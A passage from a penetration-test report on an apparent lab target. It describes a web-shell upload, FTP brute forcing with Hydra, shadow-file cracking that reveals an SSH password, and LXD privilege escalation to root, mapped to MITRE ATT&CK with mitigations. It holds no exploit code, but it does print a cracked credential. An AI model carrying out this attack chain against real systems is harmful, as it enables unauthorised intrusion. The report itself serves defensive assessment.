


Figure 8 High Level View - Unvalidated File Upload Vulnerability Exploitation

### 4.2.3 Recommended Mitigation

- **Execution Prevention, ID M1038, by File Extension Validation:** Prevent user from uploading unvalidated files. In this case, the tester was able to upload a web-shell that allows them to perform lateral exploration of the system.

## 4.3 Low Security FTP Service (Port 21)

CVSS Base 2.4 Score:

CVSS:3.1/AV:A/ AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N

### 4.3.1 Remarks

Using a list of usernames and passwords obtained earlier combined with Hydra tool, the tester was able to brute force into the system. The FTP service does not allow modify privileges, hence there is no threat to integrity and availability. The number of files and directory that can be accessed are also very limited.

### 4.3.2 Exploitation Process

Tactics	Techniques	Justification
Credential Access ID: TA0001	Brute Force: Credential Stuffing ID: T1110	Using Hydra tool to brute force the FTP service using a username list and a password list discovered on web-shell exploitation

Collection ID: TA0009	Data from Local System ID: T1005	Tester extract flag3 file and a shadow file into the tester's system.
--------------------------	-------------------------------------	---




Figure 9 High Level View - Low Security FTP Vulnerability Exploitation

### 4.3.3 Recommended Mitigation

- **Multi Factor Authentication (MFA), ID M1032:** Enforce security by improving security configuration of the service by enabling MFA.
- **Account Use Policies, ID M1036:** Lock the account if users reach the limit of failed login attempts.

## 4.4 Weak Account Password for SSH Service (Port 22)

CVSS Base Score: **7.1**

CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N

### 4.4.1 Remarks

The tester leveraged the extracted shadow file from the FTP service. Using the John The Ripper tool in combination with the 'rockyou.txt' wordlist available on the Kali machine, a valid credential pair was extracted, consisting of the username 'bruno' and the password 'alexsandra.' This credential was subsequently employed to gain access to the SSH service on the target machine.

Once SSH access was achieved, the tester had the capability to view, access, modify, and remove files and directories, significantly compromising the confidentiality and integrity of the system for user bruno.

### 4.4.2 Exploitation Process

Tactics	Techniques	Justification
Credential Access ID: TA0001	Brute Force: Password Cracking ID: T1110.002	Using John The Ripper tool, the tester was able to crack the password using a openly available wordlist, rockyou.txt.

Initial Access ID: TA0009	Valid Accounts ID: T1078	Using cracked username and password combination Bruno (Alexsandra), gain access into the system.
Collection ID: TA0009	Data from Local System ID: T1005	Tester able to explore laterally within the system and extract flag4. Tester also discover that Bruno is part of lxd group.




Figure 10 High Level View Weak Password Vulnerability Exploitation

#### 4.4.3 Recommended Mitigation

- **Password Policies, ID M1027:** Enforce users to apply strong password policies. In this exploitation, the tester was able to crack the shadow with password cracking tools and publicly available wordlist, rockyou.txt.
- **Apply Multi Factor Authentication (MFA), ID M1032:** To ensure that access only given to the right user, it is crucial to apply a second layer of security. This improve access control into the system.

### 4.5 LXD Exploit that allows Privilege Escalation

CVSS Base Score: **9.9**

CVSS Vector

String: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

#### 4.5.1 Remarks

This vulnerability has the highest CVSS Base Score of 9.9, indicating this is the most critical vulnerability, and it needs immediate attention. This vulnerability combined with the previous SSH exploitation allows tester to have root access into the system.

Upon discovering that Bruno is a member of LXD group. LXD exploit is well known for the vulnerability of privilege escalation to root privilege.(Chandel, 2019) In this exploitation phase, the tester attained root level access and has all read, write, and execute access which compromises confidentiality, integrity, and availability aspects of the system.

The process is by typing a series of command on the SSH session from previous exploitation. The command create a container, which allows the user to execute the container while the privilege of



the user escalated to root. Which then leveraged by the tester to laterally explore the machine. (HackTricks, 2023)

#### 4.5.2 Exploitation Process

Tactics	Techniques	Procedure
Reconnaissance ID: TA0043	Gather Victim Host Information: Client Configurations ID: T1592.004	The tester was able to discover the user belongs to lxd group.
Reconnaissance ID: TA0043	Search Open Website/Domains: Search Engine ID: T1593.002	The tester uses search engine to look for information and resources of suitable exploit.
Privilege Escalation ID: TA0004	Exploitation for Privilege Escalation ID: 1068	The tester leverages the privilege escalation feature or container creation to exploit the vulnerability of lxd system.
Collection ID: TA0009	Data from Local System ID: T1005	Tester able to explore the system laterally and discover flag5.




Figure 11 High Level View LXD Exploit Vulnerability Exploitation

#### 4.5.3 Recommended Mitigation

- **User Account Management:** Conduct an audit to identify users with elevated privileges and ensure that these users are provided with an additional layer of security. Additionally, verify that any applications or access granted to them are free from vulnerabilities that could potentially lead to privilege escalation.
- **Update Software, ID M1051:** By updating the Linux Containers, it might patch the security vulnerability of the privilege escalation bug.

## 5 Unprotected Credential Storage

CVSS Score: 4.7

CVSS String: CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:L

### 5.1.1 Remarks

It is evident from previous exploitations; the tester was able to obtain and extract crucial credentials. Leveraging these credentials, the tester was able to move laterally and had the privilege escalated to root level with previous exploitations. Files such as .lmsUser.txt and notes.txt, despite the effort to hide the file and user complicated password to add a layer security, it is not sufficient.

### 5.1.2 Exploitation Process

Extracted files with credentials are analyzed, processed, and tried on all available services.

Tactics	Techniques	Justification
Credential Access ID: TA0006	Brute Force: Password Cracking ID: T1110.002 Brute Force: Password Stuffing ID: T1110.004	During exploitation phase, tester leverage the discovered credentials which were unprotected, allowing the tester exploit multiple vulnerabilities within the system.




Figure 12 High Level View Unprotected Credential Storage

### 5.1.3 Recommended Mitigation

- **Enforce cyber hygiene policy:** Educate users not to leave important credentials in plaintext.
- **Enforce securing password policy:** Apply strong password, regularly change password policy. (Irei, 2022)

## 6 Conclusion

In conclusion, this assessment was conducted with the utmost diligence and effort by the tester. It revealed certain security vulnerabilities, even in the presence of commendable security measures on the client's part.

6(six) vulnerabilities were discovered, classified according to severity score using Common Vulnerability Scoring System. Vulnerabilities were discovered using methodology that aligned with industry's best practice, adhering to professional and deontology ethical consideration. 1 vulnerability with low level of severity, 3 vulnerabilities with medium level of severity, 1 vulnerability with high level of severity, and 1 vulnerability with critical level of severity that requires immediate attention.

Attack paths were further elaborated and classified into tactics and techniques from Mitre ATT&CK Framework Enterprise. Proposed mitigations correspond to the applied techniques, ensuring a solution that aligns with industry's best practice.

The recommended mitigations are not obligatory but are tailored to what is most beneficial for the client. Some of these recommendations align with widely accepted cybersecurity best practices, emphasizing the proactive approach to enhancing overall security.

As proactive measure this measure will be beneficial:

- **Extra Security Level:** Adding a second layer of security such as anti-virus tools, and multi-factor authentication will improve the security posture of the system.
- **Password policy:** Another aspect which might improve security is cyber hygiene practice and strong password policy.
- **Update/Patch Software:** Stay ahead of current and future threats by updating software.
- **Update Threat Awareness:** Keep up to date with most current threat trends.
- **Application Audit:** Audit application for vulnerabilities.

## References

- Chandel, R. (2019). *Lxd Privilege Escalation*.  
<https://www.hackingarticles.in/lxd-privilege-escalation/>
- Drupal. (2011). SA-CORE-2011-002-Drupal Core - Access bypass.  
<https://www.drupal.org/node/1204582>
- FIRST. (2015). *Common Vulnerability Scoring System SIG*.  
<https://www.first.org/cvss/>
- FIRST. (2015-2023). *Common Vulnerability Scoring System v3.1: Specification Document*.  
<https://www.first.org/cvss/v3.1/specification-document>
- Frost. (2023). *How to Generate a PHP Backdoor using Weevely*.  
<https://infosecwriteups.com/how-to-generate-a-php-backdoor-using-weevely-5c1dda909b79>
- HackTricks. (2023). *lxd/lxc Group - Privilege Escalation*.  
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>
- Irei, A. (2022). *What is cyber hygiene and why is it important ?*  
<https://www.techtarget.com/searchsecurity/definition/cyber-hygiene>
- Justin Pierce, A. J., Matthew Warren. (2006). *Penetration Testing Professional Ethics: a conceptual model and taxonomy*.  
<https://doi.org/https://doi.org/10.3127/ajis.v13i2.52>
- KALI. (2023). *Dirb Tool Documentation*. <https://www.kali.org/tools/dirb/>
- Karen Scarfone, M. S., Amanda Cody, Angela Orebaugh. (2008). *Technical Guide to Information Security Testing and Assessment*.  
<https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-115.pdf>
- Mitre. (2015). *ATT&CK Matrix for Enterprise*. <https://attack.mitre.org/>
- Nmap. (2023). *Host Discovery*. Retrieved 11/10/2023 from  
<https://nmap.org/book/man-host-discovery.html>
- Rawling, P. (2023). *Deontology*. Cambridge University Press.  
<https://doi.org/https://doi.org/10.1017/9781108581196>
- Yoshawirja, I. (2023). *Ethical Hacking Plan*.